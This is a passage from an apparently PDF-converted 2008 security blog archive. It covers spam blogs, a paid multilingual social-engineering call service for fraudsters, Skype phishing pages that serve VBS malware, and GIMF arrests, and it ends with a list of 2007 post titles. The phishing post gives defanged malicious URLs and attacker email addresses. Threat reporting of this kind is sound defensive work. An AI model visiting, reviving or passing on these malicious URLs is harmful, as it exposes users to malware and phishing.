bloglines .com/blog/deandreefe

bloglines .com/blog/briannetu

bloglines .com/blog/kierailpe

bloglines .com/blog/fordyfo27

bloglines .com/blog/litzyracnuj

bloglines.com/blog/darwinupi57

bloglines .com/blog/bonillavaok

1538

bloglines .com/blog/jennyuxe85

bloglines .com/blog/wilkersonin

bloglines .com/blog/nicolasqydb

bloglines .com/blog/darbyeve

bloglines .com/blog/izaiahro83

bloglines .com/blog/parsonsdos

bloglines .com/blog/fullerjeb81

Abusing legitimate services may indeed get more attention in the upcoming year, following their interest in the practice from the last quarter.

1. <http://ddanchev.blogspot.com/2008/12/dissecting-koobface-worms-december.html>
2. <http://whois.domaintools.com/58.241.255.37>
3. <http://ddanchev.blogspot.com/2008/06/underground-multitasking-in-action.html>

1539



Summarizing Zero Day's Posts for November (2008-12-11 16:04)

The following is a brief summary of all of my posts at [1]Zero Day for November. You can also go through previous summaries for [2]October, [3]September, [4]August and [5]July, as well as subscribe to my [6]personal RSS feed or [7]Zero Day's main feed. Thanks for being with us.

Some notable articles for November include [8]Black market for zero day vulnerabilities still thriving; [9]Anti

fraud site hit by a DDoS attack and [10]Cybercriminals release Christmas themed web malware exploitation kit.

- 01.** [11]Black market for zero day vulnerabilities still thriving
- 02.** [12]Google and T-Mobile push patch for Android security flaw
- 03.** [13]Fake WordPress site distributing backdoored release
- 04.** [14]Koobface Facebook worm still spreading
- 05.** [15]Cyber terrorists to face death penalty in Pakistan
- 06.** [16]AVG and Rising signatures update detects Windows files as malware
- 07.** [17]BBC hit by a DDoS attack
- 08.** [18]Google fixes critical XSS vulnerability
- 09.** [19] \$10k hacking contest announced
- 1540
- 10.** [20]Anti fraud site hit by a DDoS attack
- 11.** [21]Commercial vendor of spyware under legal fire
- 12.** [22]Fake Windows XP activation trojan goes 2.0
- 13.** [23]Cybercriminals release Christmas themed web malware exploitation kit

1. <http://blogs.zdnet.com/security>

2. <http://ddanchev.blogspot.com/2008/11/summarizing-zero-days-posts-for-october.html>

3. <http://ddanchev.blogspot.com/2008/10/summarizing-zero-days-posts-for.html>
4. <http://ddanchev.blogspot.com/2008/09/summarizing-zero-days-posts-for-august.html>
5. <http://ddanchev.blogspot.com/2008/08/summarizing-zero-days-posts-for-july.html>
6. <http://updates.zdnet.com/tags/dancho+danchev.html?t=0&s=0&o=1&mode=rss>
7. <http://feeds.feedburner.com/zdnet/security>
8. <http://blogs.zdnet.com/security/?p=2108>
9. <http://blogs.zdnet.com/security/?p=2188>
10. <http://blogs.zdnet.com/security/?p=2217>
11. <http://blogs.zdnet.com/security/?p=2108>
12. <http://blogs.zdnet.com/security/?p=2118>
13. <http://blogs.zdnet.com/security/?p=2129>
14. <http://blogs.zdnet.com/security/?p=2146>
15. <http://blogs.zdnet.com/security/?p=2153>
16. <http://blogs.zdnet.com/security/?p=2158>
17. <http://blogs.zdnet.com/security/?p=2162>
18. <http://blogs.zdnet.com/security/?p=2169>
19. <http://blogs.zdnet.com/security/?p=2172>

20. <http://blogs.zdnet.com/security/?p=2188>

21. <http://blogs.zdnet.com/security/?p=2192>

22. <http://blogs.zdnet.com/security/?p=2201>

23. <http://blogs.zdnet.com/security/?p=2217>

1541



Localized Social Engineering on Demand (2008-12-15 15:47)

If I were to come across this service last year, I'd be very surprised. But coming across it in 2008 isn't surprising at all, and that's the disturbing part.

Following the ongoing trend of localizing cybercrime ([1]Localizing Cybercrime - Cultural Diversity on Demand;

[2]Localizing Cybercrime - Cultural Diversity on Demand Part Two) a new service takes the concept further by

introducing a multilingual on demand social engineering service especially targeting scammers and fraudsters that

are unable to "properly scam an international financial institution" due to the language limitations. What is the service all about? Currently offering to "talk cybercrime on behalf of you", the service is charging \$9 for a call with increased use of it leading to the usual price discounts falling to \$6 per call. The languages covered and the

male/female voices available are as follows :

- English (3 male voices and 2 female ones)

- German (2 male voices and 1 female one)
- Spanish (1 male voice and 2 female ones)
- Italian (1 male voice and 1 female one)
- French (1 male voice and 1 female one)

If the service was only advertising male or female English voices, I'd suspect it of being run by a single individ-

ual using a commercial voice changer application, however, due to the fact that it's currently offering male and

female voices in 5 languages, there's a great chance that these are in fact separate people they're working with. The ugly part is that the whole business model is very well thought of in the sense that given that fact that certain banks or online services can automatically freeze the assets to which the cybercriminal has access to, the service, through its multilingual capabilities can indeed convince the institution in the authenticity of the Spanish caller that's indeed Spanish based on the stolen personal information provided by the cybercriminal in the first place.

Where's the trade-off for cybercriminals? They would have to very specific in order for the service to work,

meaning, they would have to use it as a intermediary by sharing data regarding compromised banking accounts,

expected courier deliveries obtained through fraudulent means (stolen credit card details), and the service reserves

the right not to work with them. Consequently, the people working with the service easily act as the weakest link in

the process of exposing ongoing cybercrime or real-life crime activities, and compared to plain [3]simple localization in the sense of translation services, the real nature of the type of conversations and impersonation happening

through this one should be pretty obvious to the people offering their natural cultural diversity and voices for sale.

Despite that monetizing social engineering is not new, monetizing (accomplice) voices, and running a social engineering ring definitely is.

1. <http://ddanchev.blogspot.com/2008/02/localizing-cybercrime-cultural.html>

1542

2. <http://ddanchev.blogspot.com/2008/11/localizing-cybercrime-cultural.html>

3. <http://ddanchev.blogspot.com/2008/11/localizing-cybercrime-cultural.html>

1543



Localized Social Engineering on Demand (2008-12-15 15:47)

If I were to come across this service last year, I'd be very surprised. But coming across it in 2008 isn't surprising at all, and that's the disturbing part.

Following the ongoing trend of localizing cybercrime ([1]Localizing Cybercrime - Cultural Diversity on Demand;

[2]Localizing Cybercrime - Cultural Diversity on Demand Part Two) a new service takes the concept further by

introducing a multilingual on demand social engineering service especially targeting scammers and fraudsters that

are unable to "properly scam an international financial institution" due to the language limitations. What is the service all about? Currently offering to "talk cybercrime on behalf of you", the service is charging \$9 for a call with increased use of it leading to the usual price discounts falling to \$6 per call. The languages covered and the

male/female voices available are as follows :

- English (3 male voices and 2 female ones)*
- German (2 male voices and 1 female one)*
- Spanish (1 male voice and 2 female ones)*
- Italian (1 male voice and 1 female one)*
- French (1 male voice and 1 female one)*

If the service was only advertising male or female English voices, I'd suspect it of being run by a single individ-

ual using a commercial voice changer application, however, due to the fact that it's currently offering male and

female voices in 5 languages, there's a great chance that these are in fact separate people they're working with. The ugly part is that the whole business model is very well thought of in the sense that given that fact that certain banks or online services can automatically freeze the assets to which the cybercriminal has access to, the service,

through its multilingual capabilities can indeed convince the institution in the authenticity of the Spanish caller that's indeed Spanish based on the stolen personal information provided by the cybercriminal in the first place.

Where's the trade-off for cybercriminals? They would have to very specific in order for the service to work,

meaning, they would have to use it as a intermediary by sharing data regarding compromised banking accounts,

expected courier deliveries obtained through fraudulent means (stolen credit card details), and the service reserves

the right not to work with them. Consequently, the people working with the service easily act as the weakest link in

the process of exposing ongoing cybercrime or real-life crime activities, and compared to plain [3]simple localization in the sense of translation services, the real nature of the type of conversations and impersonation happening

through this one should be pretty obvious to the people offering their natural cultural diversity and voices for sale.

Despite that monetizing social engineering is not new, monetizing (accomplice) voices, and running a social engineering ring definitely is.

1. <http://ddanchev.blogspot.com/2008/02/localizing-cybercrime-cultural.html>

2. <http://ddanchev.blogspot.com/2008/11/localizing-cybercrime-cultural.html>

3. <http://ddanchev.blogspot.com/2008/11/localizing-cybercrime-cultural.html>

1545



Skype Phishing Pages Serving Exploits and Malware - Part Two (2008-12-15 19:45)

Dear malware spreader, here we meet again. It's been a while since I last wrote to you, [1]half an year ago to be precise. Since I first met you, keeping (automated) track of your phishing campaigns serving old school VBS scripts has become an inseparable part of my daily routine.

1546



*I really enjoyed the fact that since then you've changed your email address from **ikbaman@gmail.com** to **ikba-***

***soft@gmail.com** and due to its descriptive nature speaking for a software company set up, I can only envy your*

profitability. However, due to the tough economic times, your latest round of blended with malware phishing emails

*has to go down. I'm sure you'd understand, as it only took "[2]5 minutes out of my online experience" to notice you, and so I'm no longer interested in processing the **/service-***

payment/ that you require on the majority of brandjacked subdomains that you keep creating at the very same ns8-wistee.fr.

secureskype.uuuq .com redirects to **monybokers.ns8-wistee .fr/skype/cgi-bin/us/security/update-skype/service-payment/update/login.aspx/in dex.htmls** where the VBS is pushed, with its detection rate prone to improve.

1. <http://ddanchev.blogspot.com/2008/05/skype-phishing-pages-serving-exploits.html>

2. <http://ddanchev.blogspot.com/2008/05/skype-phishing-pages-serving-exploits.html>

1547



Cyber Jihadists part of the GIMF Busted (2008-12-17 20:21)

In one of those "better late than never" type of situations, last month members of the [1]Global Islamic Media Front were [2]busted in Germany. The group is largely known due to their releases and propaganda of the [3]Technical Mujahid E-zine ([4]Part Two) and the [5]Mujahideen Secrets encryption tool ([6]Second Version). GIMF was distributing

its multimedia through popular Web 2.0 video sharing sites, perfectly fitting into the profile of the majority of cyber jihadist groups.

GIMF used to be one of my favorite sources of raw OSINT regarding various cyber jihadist activities due to its

centralized nature and lack of any operational security in place, in particular the ways it was unknowingly exposing their social networks online.

Related posts:

[7]GIMF Switching Blogs

[8]GIMF Now Permanently Shut Down

[9]GIMF - "We Will Remain"

[10]Inshallahshaheed - Come Out, Come Out Wherever You Are

[11]A List of Terrorists' Blogs

[12]Cyber Jihadist Blogs Switching Locations Again

[13]Wisdom of the Anti Cyber Jihadist Crowd

[14]Analyses of Cyber Jihadist Forums and Blogs

[15]Terror on the Internet - Conflict of Interest

1. <http://www.dw-world.de/dw/article/0,2144,3821556,00.html>

2. <http://mypetjawa.mu.nu/archives/195137.php>

3. <http://ddanchev.blogspot.com/2006/12/analysis-of-technical-mujahid-issue-one.html>

4. <http://ddanchev.blogspot.com/2007/06/analysis-of-technical-mujahid-issue-two.html>

5. <http://ddanchev.blogspot.com/2007/04/mujahideen-secrets-encryption-tool.html>
6. <http://ddanchev.blogspot.com/2008/01/mujahideen-secrets-2-encryption-tool.html>
7. <http://ddanchev.blogspot.com/2007/07/gimf-switching-blogs.html>
8. <http://ddanchev.blogspot.com/2007/08/gimf-now-permanently-shut-down.html>
9. <http://ddanchev.blogspot.com/2007/08/gimf-we-will-remain.html>
10. <http://ddanchev.blogspot.com/2007/12/inshallahshaheed-come-out-come-out.html>
11. <http://ddanchev.blogspot.com/2007/06/list-of-terrorists-blogs.html>
12. <http://ddanchev.blogspot.com/2007/11/cyber-jihadist-blogs-switching.html>
13. <http://ddanchev.blogspot.com/2007/10/wisdom-of-anti-cyber-jihadist-crowd.html>
14. <http://ddanchev.blogspot.com/2007/08/analyses-of-cyber-jihadist-forums-and.html>
15. <http://ddanchev.blogspot.com/2008/03/terror-on-internet-conflict-of-interest.html>

Document Outline

- 2007
 - January
 - [Were you Tracking Santa's Location? \(2007-01-04 14:39\)](#)
 - [Technical Analysis of the Skype Trojan \(2007-01-04 15:00\)](#)
 - [Foreign Intelligence Services and U.S Technology Espionage \(2007-01-07 18:20\)](#)
 - [Four Years of Application Pen Testing Statistics \(2007-01-07 20:24\)](#)
 - [Web Economy Buzz Words Generator \(2007-01-07 20:59\)](#)
 - [Sunday's Portion of Hahaha \(2007-01-07 21:28\)](#)
 - [Visits to the White House Now Top Secret Information \(2007-01-07 21:50\)](#)
 - [Russia's Lawful Interception of Internet Communications \(2007-01-08 21:54\)](#)
 - [Iran Bans Purchase of Foreign Satellite Data \(2007-01-08 22:53\)](#)
 - [Insider Sentiments around L.A's Traffic Light System \(2007-01-10 00:03\)](#)
 - [Data Mining Credit Cards for Child Porn Purchases \(2007-01-10 00:14\)](#)
 - [Still Living in the Perimeter Defense World \(2007-01-10 00:19\)](#)
 - [Eyes in London's Sky - Surveillance Poster \(2007-01-10 14:08\)](#)
 - [Preventing a Massive al-Qaeda Cyber Attack \(2007-01-10 14:59\)](#)
 - [It's all About the Vision and the Courage to Execute it \(2007-01-10 15:21\)](#)

- [Transferring Sensitive Military Technology \(2007-01-11 01:00\)](#)
- [Head Mounted Surveillance System \(2007-01-11 01:32\)](#)
- [Security Lifestyle\(S\) \(2007-01-13 18:30\)](#)
- [The Life of a Security Threat \(2007-01-15 20:40\)](#)
- [Inside an Email Harvester's Configuration File \(2007-01-17 13:55\)](#)
- [Collected in the Wild \(2007-01-17 14:58\)](#)
- [Social Engineering and Malware \(2007-01-23 20:07\)](#)
- [Attack of the SEO Bots on the .EDU Domain \(2007-01-23 20:59\)](#)
- [The Zero Day Vulnerabilities Cash Bubble \(2007-01-25 17:29\)](#)
- [Who's Who on Information and Network Security in Europe \(2007-01-25 17:36\)](#)
- [Threats of Using Outsourced Software \(2007-01-25 17:57\)](#)
- [Testing Anti Virus Software Against Packed Malware \(2007-01-25 18:30\)](#)
- [Visual Thesaurus on Security \(2007-01-26 17:19\)](#)
- [Clustering Phishing Attacks \(2007-01-26 18:06\)](#)
- [February](#)
 - [PR Storm \(2007-02-01 15:31\)](#)
 - [Old Media VS New Media \(2007-02-01 15:58\)](#)
 - [The TalkRization of My Blog \(2007-02-01 18:18\)](#)
 - [Attack of the Biting UAVs \(2007-02-02 18:40\)](#)
 - [Interactivity by Default \(2007-02-06 19:38\)](#)
 - [Automated Detection for Patterns of Insecurities \(2007-02-08 21:15\)](#)
 - [Receiving Everyone's Financial Statements \(2007-02-08 22:16\)](#)
 - [Overachieving Technology Companies \(2007-02-12 13:39\)](#)

- [Forensic Examination of Terrorists' Hard Drives \(2007-02-13 04:09\)](#)
- [Gender Based Censorship in the News Media \(2007-02-13 17:48\)](#)
- [Emerging DDoS Attack Trends \(2007-02-14 00:27\)](#)
- [She Loves Me, She Loves Me Not \(2007-02-14 23:13\)](#)
- [Censorship in China - An Open Letter \(2007-02-14 23:38\)](#)
- [RFID Tracking Miniaturization \(2007-02-15 01:07\)](#)
- [The Electronic Frontier Foundation in Europe \(2007-02-15 16:29\)](#)
- [Terrorism and Encryption \(2007-02-16 20:44\)](#)
- [Delicious Information Warfare - Friday 16th \(2007-02-16 22:24\)](#)
- [My Feed is on Fire, My Feed is on Fire! \(2007-02-18 04:31\)](#)
- [Beyond Traditional Advertising Packages \(2007-02-18 04:58\)](#)
- [Profiling Sergey Brin \(2007-02-18 05:45\)](#)
- [Cuba's Internet Dictatorship \(2007-02-19 23:08\)](#)
- [The Phishing Ecosystem \(2007-02-21 11:15\)](#)
- [Korean Zombies Behind the Root Servers Attack \(2007-02-22 17:32\)](#)
- [Image Blocking in Email Clients and Web Services \(2007-02-22 18:06\)](#)
- [The RootLauncher Kit \(2007-02-23 01:59\)](#)
- [Characteristics of Islamist Websites \(2007-02-23 02:19\)](#)
- [A Review of SiteAdvisor Pro \(2007-02-23 03:09\)](#)
- [Fake Terror SMS Sent to 10,000 People \(2007-02-27 15:39\)](#)
- [XSS Vulnerabilities in E-banking Sites \(2007-02-27 16:14\)](#)

- [Credit Card Data Cloning Tactic \(2007-02-27 17:32\)](#)
- [Storm Worm Switching Propagation Vectors \(2007-02-28 16:40\)](#)
- [Social Engineering the Old Media \(2007-02-28 16:56\)](#)
- [March](#)
 - [AdSense Click Fraud Rates \(2007-03-01 17:02\)](#)
 - [Real Time Censored URL Check in China \(2007-03-02 17:20\)](#)
 - [Botnet Communication Platforms \(2007-03-07 11:24\)](#)
 - [Death is Just an Upgrade \(2007-03-07 12:21\)](#)
 - [USB Surveillance Sticks \(2007-03-07 12:34\)](#)
 - [Documentary on ECHELON - The Spy System \(2007-03-07 22:11\)](#)
 - [Distributed Computing with Malware \(2007-03-08 14:40\)](#)
 - [Steganography Applications Hash Set \(2007-03-08 14:56\)](#)
 - [UK Telecoms Lack of Web Site Privacy \(2007-03-08 15:07\)](#)
 - [Armed Land Robots \(2007-03-09 23:45\)](#)
 - [U.K's Latest Military Satellite System \(2007-03-10 00:04\)](#)
 - [Envy These Women Please \(2007-03-10 00:20\)](#)
 - [Shots from the Malicious Wild West - Sample One \(2007-03-10 18:16\)](#)
 - [Shots from the Malicious Wild West - Sample Two \(2007-03-10 19:07\)](#)
 - [Shots from the Malicious Wild West - Sample Three \(2007-03-10 20:27\)](#)
 - [Photoshopping Your Reality \(2007-03-10 20:45\)](#)
 - [Vladuz's Ebay CAPTCHA Populator \(2007-03-10 21:31\)](#)

- [Ballistic Missile Defense Engagement Points \(2007-03-11 21:33\)](#)
- [Touching the Future of Productivity \(2007-03-12 22:30\)](#)
- [Google Maps and Privacy \(2007-03-12 22:47\)](#)
- [Timeline of Iran's Nuclear Program \(2007-03-12 23:30\)](#)
- [Threats of Using Outsourced Software - Part Two \(2007-03-14 17:23\)](#)
- [Complexity and Threats Mind Mapping \(2007-03-19 16:42\)](#)
- [Personal Data Security Breaches Spreadsheet \(2007-03-19 17:30\)](#)
- [Spam Comments Attack on TechCrunch Continuing \(2007-03-19 17:49\)](#)
- [Subconscious Search Monopoly Sentiments \(2007-03-19 18:26\)](#)
- [The Underground Economy's Supply of Goods \(2007-03-19 23:17\)](#)
- [ASCII Art Spam \(2007-03-20 16:45\)](#)
- [Jihadists Using Kaspersky Anti Virus \(2007-03-20 17:01\)](#)
- [Video on Analyzing and Removing Rootkits \(2007-03-20 20:17\)](#)
- [A Fortune 500 Blogosphere? Not Yet \(2007-03-20 23:49\)](#)
- [Unsigned Code Execution in Windows Vista \(2007-03-21 23:01\)](#)
- [A Documentary on CCTVs in the U.K \(2007-03-21 23:48\)](#)
- [Zoom Zoom Zoom - Boom! \(2007-03-22 00:04\)](#)
- [Tricking an UAV's Thermal Imagery \(2007-03-22 20:41\)](#)
- [Take this Malicious Site Down - Processing Order.. \(2007-03-22 21:00\)](#)
- [Ghosts in the Keyboard \(2007-03-27 22:31\)](#)

- [*You've Got Something in Your Eye \(2007-03-27 22:53\)*](#)
- [*Real Time Spam Shredding \(2007-03-28 14:14\)*](#)
- [*IMSafer Now MySpace Compatible \(2007-03-30 00:25\)*](#)
- [*Cyber Traps for Wannabe Jihadists \(2007-03-30 00:50\)*](#)
- [*April*](#)
 - [*Cyberpunk is Dead! \(2007-04-01 20:29\)*](#)
 - [*Taking Down Phishing Sites - A Business Model? \(2007-04-04 13:46\)*](#)
 - [*Interacting with Spam Emails \(2007-04-04 14:16\)*](#)
 - [*Hijacking Your Fear \(2007-04-04 15:28\)*](#)
 - [*Lie Detecting Software for Text Communications \(2007-04-09 17:10\)*](#)
 - [*Month of Malware Bugs Coming \(2007-04-10 14:47\)*](#)
 - [*Shots from the Malicious Wild West - Sample Four \(2007-04-10 15:16\)*](#)
 - [*Mujahideen Secrets Encryption Tool \(2007-04-12 14:58\)*](#)
 - [*A Compilation of Web Backdoors \(2007-04-20 00:58\)*](#)
 - [*Shots from the Malicious Wild West - Sample Five \(2007-04-20 02:24\)*](#)
 - [*Shots from the Malicious Wild West - Sample Six \(2007-04-20 03:06\)*](#)
 - [*Google in the Future \(2007-04-20 03:37\)*](#)
 - [*OSINT Through Botnets \(2007-04-23 18:06\)*](#)
 - [*Shots from the Malicious Wild West - Sample Seven \(2007-04-25 13:34\)*](#)
 - [*Outsourcing The Spying on Your Wife \(2007-04-26 02:12\)*](#)
 - [*Malware Infected Removable Media \(2007-04-26 02:38\)*](#)

- [Conventional Weaponry VS Cyber Terrorism \(2007-04-26 02:54\)](#)
- [Malicious Keywords Advertising \(2007-04-30 03:20\)](#)
- [Video Demonstration of Vbootkit \(2007-04-30 21:07\)](#)
- [Cryptome Under Fire \(2007-04-30 21:26\)](#)
- [May](#)
 - [The Brandjacking Index \(2007-05-02 02:35\)](#)
 - [Anti-Censorship Lifestyle \(2007-05-02 22:06\)](#)
 - [Winamp PoC Backdoor and a Zero Day \(2007-05-04 04:53\)](#)
 - [A Chronology of a Bomb Plot \(2007-05-04 05:17\)](#)
 - [DDoS on Demand VS DDoS Extortion \(2007-05-08 15:40\)](#)
 - [Disintermediating the Major Defense Contractors \(2007-05-10 00:35\)](#)
 - [International Cryptography Regulations Map \(2007-05-10 01:42\)](#)
 - [Defeating Virtual Keyboards \(2007-05-10 16:18\)](#)
 - [Big Brother Awards 2007 \(2007-05-11 17:39\)](#)
 - [XSS The Planet \(2007-05-14 17:26\)](#)
 - [Mind Mapping Web 2.0 Threats \(2007-05-14 21:30\)](#)
 - [Sampling Jihadists' IPs \(2007-05-16 01:01\)](#)
 - [The Jihadist Security Encyclopedia \(2007-05-16 01:41\)](#)
 - [Visual Script Obfuscation \(2007-05-16 02:10\)](#)
 - [Corporate Espionage Through Botnets \(2007-05-16 22:09\)](#)
 - [Yet Another Malware Cryptor In the Wild \(2007-05-17 13:36\)](#)
 - [Commercializing Mobile Malware \(2007-05-18 18:14\)](#)

- [Tricking a Laptop's Fingerprint Authentication \(2007-05-19 22:49\)](#)
- [MySpace's Sex Offenders Problem \(2007-05-21 20:18\)](#)
- [A Malware Loader For Sale \(2007-05-22 11:46\)](#)
- [A Client Application for "Secure" E-banking? \(2007-05-22 12:17\)](#)
- [Counter Espionage Tips from the Cold War \(2007-05-23 20:03\)](#)
- [Jihadists' Anonymous Internet Surfing Preferences \(2007-05-23 21:13\)](#)
- [Microsoft's Forefront Ad Campaign \(2007-05-23 22:34\)](#)
- [Google Hacking for Vulnerabilities \(2007-05-29 12:31\)](#)
- [Phrack Magazine's Latest Issue \(2007-05-29 16:49\)](#)
- [Reverse Engineering the ANI Vulnerability \(2007-05-30 01:31\)](#)
- [The Revenge of the Waitress \(2007-05-30 12:44\)](#)
- [The WebAttacker in Action \(2007-05-30 21:06\)](#)
- [MSN Spamming Bot \(2007-05-31 21:20\)](#)
- [June](#)
 - [Data Breach Sample Letters of Notification \(2007-06-04 15:15\)](#)
 - [g0t XSSed? \(2007-06-04 15:48\)](#)
 - [CIA's "Upcoming" Black Ops Against Iran \(2007-06-06 13:37\)](#)
 - [Security Cartoons \(2007-06-06 13:47\)](#)
 - [An Analysis of the Technical Mujahid - Issue Two \(2007-06-07 13:41\)](#)
 - [Censoring Flickr in China \(2007-06-12 12:55\)](#)
 - [Homosexual Warfare \(2007-06-12 13:50\)](#)
 - [DIY Malware Droppers in the Wild \(2007-06-12 20:50\)](#)

- [Israeli Reconnaissance Satellite C&C - Video \(2007-06-18 12:29\)](#)
- [Massive Embedded Web Attack in Italy \(2007-06-20 13:27\)](#)
- [MANPADS and Terrorism \(2007-06-21 00:56\)](#)
- [A List of Terrorists' Blogs \(2007-06-21 15:20\)](#)
- [A Blacklist of Chinese Spammers \(2007-06-22 14:15\)](#)
- [The MPack Kit Attack on Video \(2007-06-22 15:19\)](#)
- [Cell Phone Stalking \(2007-06-25 14:54\)](#)
- [Security Comic Strips \(2007-06-25 15:40\)](#)
- [Early Warning Security Event Systems \(2007-06-26 20:16\)](#)
- [Exploits Serving Domains \(2007-06-27 11:48\)](#)
- [Post a Crime Online \(2007-06-28 14:01\)](#)
- [Exploits Serving Domains - Part Two \(2007-06-29 16:05\)](#)
- [July](#)
 - [Mujahideen Harvest Magazine - Issue 41 \(2007-07-04 13:47\)](#)
 - [Hacking the iPhone \(2007-07-05 15:35\)](#)
 - [Zero Day Vulnerabilities Auction \(2007-07-06 13:43\)](#)
 - [Terrorist Groups' Brand Identities \(2007-07-09 16:02\)](#)
 - [The Extremist Threat from Metallica \(2007-07-09 16:24\)](#)
 - [E-commerce and Privacy \(2007-07-11 14:58\)](#)
 - [Insecure Bureaucracy in Germany \(2007-07-11 15:49\)](#)
 - [Targeted Extortion Attacks at Celebrities \(2007-07-17 15:28\)](#)
 - [Bluetooth Movement Tracking \(2007-07-18 11:45\)](#)

- [A Multi Feature Malware Crypter \(2007-07-18 14:57\)](#)
- [SQL Injection Through Search Engines Reconnaissance \(2007-07-19 14:58\)](#)
- [Malware Embedded Sites Increasing \(2007-07-25 17:26\)](#)
- [Confirm Your Gullibility \(2007-07-26 11:43\)](#)
- [Cyber Jihadists' and TOR \(2007-07-26 20:08\)](#)
- [More Malware Crypters for Sale \(2007-07-26 20:29\)](#)
- [Delicious Information Warfare, Saturday, 28th \(2007-07-28 12:30\)](#)
- [Shark2 - RAT or Malware? \(2007-07-28 20:57\)](#)
- [The IcePack Malware Kit in Action \(2007-07-30 01:06\)](#)
- [World of Warcraft Domain Scam \(2007-07-30 13:04\)](#)
- [GIMF Switching Blogs \(2007-07-31 12:10\)](#)
- [Feeding Packed Malware Binaries \(2007-07-31 14:11\)](#)
- [Average Online Time for Phishing Sites \(2007-07-31 21:28\)](#)
- [August](#)
 - [GIMF Now Permanently Shut Down \(2007-08-03 13:29\)](#)
 - [Delicious Information Warfare, Friday, 3rd \(2007-08-03 14:48\)](#)
 - [A Commercial Click Fraud Tool \(2007-08-08 16:35\)](#)
 - [A Cyber Jihadist DoS Tool \(2007-08-08 21:25\)](#)
 - [The Storm Worm Malware Back in the Game \(2007-08-09 15:24\)](#)
 - [DIY Phishing Kits \(2007-08-13 13:30\)](#)
 - [Pharming Attacks Through DNS Cache Poisoning \(2007-08-13 16:58\)](#)
 - [The Shark 2 DIY Malware \(2007-08-16 12:27\)](#)

- [PayPal's Security Key \(2007-08-16 16:31\)](#)
- [534 Biographies of Jihadist Fighters \(2007-08-16 20:49\)](#)
- [Analyses of Cyber Jihadist Forums and Blogs \(2007-08-17 01:17\)](#)
- [RATs or Malware? \(2007-08-20 14:36\)](#)
- [Offensive Storm Worm Obfuscation \(2007-08-21 12:54\)](#)
- [Excuse Us for Our Insecurities \(2007-08-22 14:01\)](#)
- [The Nuclear Malware Kit \(2007-08-22 14:11\)](#)
- [GIMF - "We Will Remain" \(2007-08-24 12:16\)](#)
- [Distributed WiFi Scanning Through Malware \(2007-08-24 12:42\)](#)
- [DIY Pharming Tools \(2007-08-25 23:47\)](#)
- [Your Point of View - Requested! \(2007-08-26 21:06\)](#)
- [The Economics of Phishing \(2007-08-28 12:42\)](#)
- [DIY Phishing Kits \(2007-08-29 15:21\)](#)
- [Storm Worm's use of Dropped Domains \(2007-08-29 17:05\)](#)
- [Massive Online Games Malware Attack \(2007-08-30 13:55\)](#)
- [Malware as a Web Service \(2007-08-31 00:35\)](#)
- [Bank of India Serving Malware \(2007-08-31 12:03\)](#)
- [September](#)
 - [Spammers and Phishers Breaking CAPTCHAs \(2007-09-03 12:25\)](#)
 - [DIY Exploits Embedding Tools - a Retrospective \(2007-09-04 12:27\)](#)
 - [Login Details for Foreign Embassies in the Wild \(2007-09-04 23:49\)](#)
 - [Storm Worm's Fast Flux Networks \(2007-09-05 14:18\)](#)

- [Examples of Search Engine Spam \(2007-09-05 15:56\)](#)
- [Infecting Terrorist Suspects with Malware \(2007-09-06 16:58\)](#)
- [Popular Web Malware Exploitation Techniques \(2007-09-10 14:30\)](#)
- [Google Hacking for MPacks, Zunkers and WebAttackers \(2007-09-10 15:49\)](#)
- [Storm Worm's DDoS Attitude \(2007-09-11 16:10\)](#)
- [209 Host Locked \(2007-09-12 13:37\)](#)
- [U.S Consulate St. Petersburg Serving Malware \(2007-09-14 17:08\)](#)
- [Storm Worm's DDoS Attitude - Part Two \(2007-09-17 11:26\)](#)
- [PayPal and Ebay Phishing Domains \(2007-09-17 14:10\)](#)
- [A Chinese Malware Downloader in the Wild \(2007-09-17 18:11\)](#)
- [Two Cyber Jihadist Blogs Now Offline \(2007-09-19 14:33\)](#)
- [Custom DDoS Capabilities Within a Malware \(2007-09-19 16:02\)](#)
- [DIY Phishing Kit Goes 2.0 \(2007-09-20 12:57\)](#)
- [The Truth Serum - Have a Drink! \(2007-09-21 15:50\)](#)
- [The Dark Web and Cyber Jihad \(2007-09-24 13:56\)](#)
- [Localizing Open Source Malware \(2007-09-26 09:21\)](#)
- [China's Cyber Espionage Ambitions \(2007-09-26 09:42\)](#)
- [A New Issue of \(IN\)Secure Magazine "in the Wild" \(2007-09-26 11:00\)](#)
- [Syrian Embassy in London Serving Malware \(2007-09-27 19:25\)](#)

- [Syrian Embassy in London Serving Malware \(2007-09-28 20:33\)](#)
- [A New DDoS Malware Kit in the Wild \(2007-09-29 16:44\)](#)
- [DIY Chinese Passwords Stealer \(2007-09-29 19:14\)](#)
- [Zero Day Vulnerabilities Market Model Gone Wrong \(2007-09-30 12:20\)](#)
- [Don't Play Poker on an Infected Table \(2007-09-30 18:58\)](#)
- [October](#)
 - [Love is a Psychedelic Too \(2007-10-01 12:49\)](#)
 - [The Dynamics of the Malware Industry - Proprietary Malware Tools \(2007-10-02 12:06\)](#)
 - [CISRT Serving Malware \(2007-10-03 14:20\)](#)
 - [DIY CAPTCHA Breaking Service \(2007-10-03 17:53\)](#)
 - [People's Information Warfare Concept \(2007-10-05 11:27\)](#)
 - [Assessing a Rock Phish Campaign \(2007-10-08 15:12\)](#)
 - [Incentives Model for Pharmaceutical Scams \(2007-10-10 13:17\)](#)
 - [Compromised Sites Serving Malware and Spam \(2007-10-10 15:28\)](#)
 - [Fast-Flux Spam and Scams Increasing \(2007-10-11 17:34\)](#)
 - [Does This Blog Speak for Itself? \(2007-10-11 20:33\)](#)
 - [A Journey to the Heart of Internet Censorship \(2007-10-11 23:54\)](#)
 - [Managed Spamming Appliances - The Future of Spam \(2007-10-13 16:08\)](#)
 - [The Global Security Challenge - 2007 \(2007-10-15 23:27\)](#)

- [DIY German Malware Dropper \(2007-10-16 15:58\)](#)
- [Fast Fluxing Yet Another Pharmacy Scam \(2007-10-16 21:16\)](#)
- [MPack and IcePack Localized to Chinese \(2007-10-16 23:31\)](#)
- [Thousands of IM Screen Names in the Wild \(2007-10-17 15:56\)](#)
- [The Russian Business Network \(2007-10-18 18:22\)](#)
- [Everyone's Guide to By-Passing Internet Censorship \(2007-10-19 13:58\)](#)
- [eCrime Researchers Summit 2007 - Papers Available \(2007-10-19 15:09\)](#)
- [Random Flickr Jewel - Hold it Right There! \(2007-10-20 22:41\)](#)
- [China's Cyber Warriors - Video \(2007-10-21 21:17\)](#)
- [Empowering the Script Kiddies \(2007-10-22 23:09\)](#)
- [Introducing Jiglu - Tags That Think \(2007-10-23 02:59\)](#)
- [Ain't That Ugly? \(2007-10-23 03:52\)](#)
- [RBN's Fake Security Software \(2007-10-23 14:36\)](#)
